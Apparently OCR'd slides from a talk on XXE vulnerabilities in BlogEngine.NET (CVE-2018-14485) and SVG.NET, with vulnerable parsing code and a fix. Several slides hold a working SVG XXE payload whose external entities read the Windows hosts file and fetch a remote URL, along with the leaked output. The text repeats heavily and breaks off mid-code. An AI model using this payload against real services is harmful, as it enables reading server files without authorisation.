BlogEngine.NET: CVE-2018-14485

```
private void LoadXmlRequest(string xml) {
  var request = new XmlDocument();
  try {
    if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
}
```

BlogEngine.NET: CVE-2018-14485

```
private void LoadXmlRequest(string xml) {
  var request = new XmlDocument();
  try {
    if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
}
```

BlogEngine.NET: CVE-2018-14485

```
private void LoadXmlRequest(string xml) { [inputXml -> xml]
  var request = new XmlDocument();
  try {
    if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
}
```

BlogEngine.NET: CVE-2018-14485

```
private void LoadXmlRequest(string xml) { [inputXml -> xml]
  var request = new XmlDocument();
  try {
    if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
}
```

BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
  var buffer = new byte[context.Request
                                .InputStream
                                .Length];

  context.Request.InputStream.Position = 0;
  context.Request.InputStream.Read(
    buffer, 0, buffer.Length);

  return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
  var request = new XmlDocument();
  try
  {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method")))
    {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```

BlogEngine.NET: CVE-2018-14485

```
private static string
ParseRequest(HttpContext context)
{
  var buffer = new byte[context.Request
                                .InputStream
                                .Length];

  context.Request.InputStream.Position = 0;
  context.Request.InputStream.Read(
    buffer, 0, buffer.Length);

  return Encoding.UTF8.GetString(buffer);
}
```

```
public XMLRPCRequest(HttpContext input)
{
    var inputXml = ParseRequest(input);

    // LogMetaWeblogCall(inputXml);
    this.LoadXmlRequest(inputXml);
}

private void LoadXmlRequest(string xml)
{
  var request = new XmlDocument();
  try
  {
    if ( !(xml.StartsWith("<?xml")
        || xml.StartsWith("<method")))
    {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
  ....
}
```

BlogEngine.NET


```
private void LoadXmlRequest(string xml) {
  var request = new XmlDocument();
  try {
    if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
}
```

BlogEngine.NET

```
private void LoadXmlRequest(string xml) {
  var request = new XmlDocument() { XmlResolver = null };
  try {
    if (!(xml.StartsWith("<?xml") || xml.StartsWith("<method"))) {
      xml = xml.Substring(xml.IndexOf("<?xml"));
    }
    request.LoadXml(xml);
  }
}
```

SVG.NET


SVG.NET



```
void ProcessSvg()
{
    using var svgStream = GetSvgFromUser();
    var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

    // SVG document processing...

    SendSvgToUser(svgDoc);
}
```


SVG.NET

```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```




SVG.NET


```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```




SVG.NET




SVG.NET






SVG.NET


Resource Monitor
File Monitor Help
Overview CPU Memory Disk Network
Image PID Send (B/sec) Receive (B/sec) Total (B/sec)
slack.exe 38112 25 32 57
svchost.exe (LocalServiceAn... 9136 0 197 197
svchost.exe (netsvcs -p) 4500 2 3 5
svchost.exe (NetworkService... 1604 289 276 565
System 4 138 35 173
Network Activity
28 Kbps Network I/O
0% Network Utilization
Filtered by SvgProcessingApp.exe, SvgProcessingApp.exe
Image PID Address Send (B/sec) Receive (B... Total (B
SvgProcessingApp.exe 27944 pvs-studio.com 33 14 238 14
Network 100 Kbps
60 Seconds 0
TCP Connections 500
0
VirtualBox Host-Only N... 100%

SVG.NET


```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```

SVG.NET



SVG.NET


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE svg .... >
<svg ....>
  <style type="text/css">
    ....
</style>
  <polygon .... />
  <polygon .... />
  <polygon .... />
  <polygon .... />
  <polygon># Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
#
# localhost name resolution is handled within DNS itself.
#   127.0.0.1       localhost
#   ::1             localhost
#
# A special comment indicating that XXE attack was performed successfully.
#</polygon>
</svg>
```




SVG.NET

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE svg .... >
<svg ....>
  <style type="text/css">
    ....
</style>
  <polygon .... />
  <polygon .... />
  <polygon .... />
  <polygon .... />
  <polygon># Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
#
# localhost name resolution is handled within DNS itself.
#   127.0.0.1       localhost
#   ::1             localhost
#
# A special comment indicating that XXE attack was performed successfully.
#</polygon>
</svg>
```

SVG.NET



SVG.NET




```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE polygon [
  <!ENTITY queryEntity
    SYSTEM
    "https://files.pvs-studio.com/rules/ccr.xml">
  <!ENTITY hostsEntity
    SYSTEM
    "file:///C:/Windows/System32/drivers/etc/hosts">
]>
<svg id="Layer_1"
     data-name="Layer 1"
     xmlns="http://www.w3.org/2000/svg"
     viewBox="0 0 1967 1933.8">
<style type="text/css">
  ....
</style>
 ....
 <polygon>&queryEntity;</polygon>
 <polygon>&hostsEntity;</polygon>
</svg>
```

SVG.NET

```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```

SVG.NET

```
public static T Open<T>(Stream stream) where T : SvgDocument, new()
{
  return Open<T>(stream, null);
}
```

SVG.NET

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
  where T : SvgDocument, new()
{
  if (stream == null)
  {
    throw new ArgumentNullException("stream");
  }

  // Don't close the stream via a dispose: that is the client's job.
  var reader = new SvgTextReader(stream, entities)
  {
    XmlResolver = new SvgDtdResolver(),
    WhitespaceHandling = WhitespaceHandling.Significant,
    DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                     : DtdProcessing.Parse,
  };
  return Open<T>(reader);
}
```

SVG.NET

```
private static T Open<T>(XmlReader reader) where T : SvgDocument, new()
{
  T svgDocument = null;
  ....

  while (reader.Read())
  {
    try
    {
      switch (reader.NodeType)
      ....
    }
    catch (Exception exc)
    {
      ....
    }
  }
  ....
  return svgDocument;
}
```

SVG.NET

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
  where T : SvgDocument, new()
{
  if (stream == null)
  {
    throw new ArgumentNullException("stream");
  }

  // Don't close the stream via a dispose: that is the client's job.
  var reader = new SvgTextReader(stream, entities)
  {
    XmlResolver = new SvgDtdResolver(),
    WhitespaceHandling = WhitespaceHandling.Significant,
    DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                     : DtdProcessing.Parse,
  };
  return Open<T>(reader);
}
```

SVG.NET

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
  where T : SvgDocument, new()
{
  if (stream == null)
  {
    throw new ArgumentNullException("stream");
  }

  // Don't close the stream via a dispose: that is the client's job.
  var reader = new SvgTextReader(stream, entities)
  {
    XmlResolver = new SvgDtdResolver(),
    WhitespaceHandling = WhitespaceHandling.Significant,
    DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                     : DtdProcessing.Parse,
  };
  return Open<T>(reader);
}
```

SVG.NET


```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
  where T : SvgDocument, new()
{
  if (stream == null)
  {
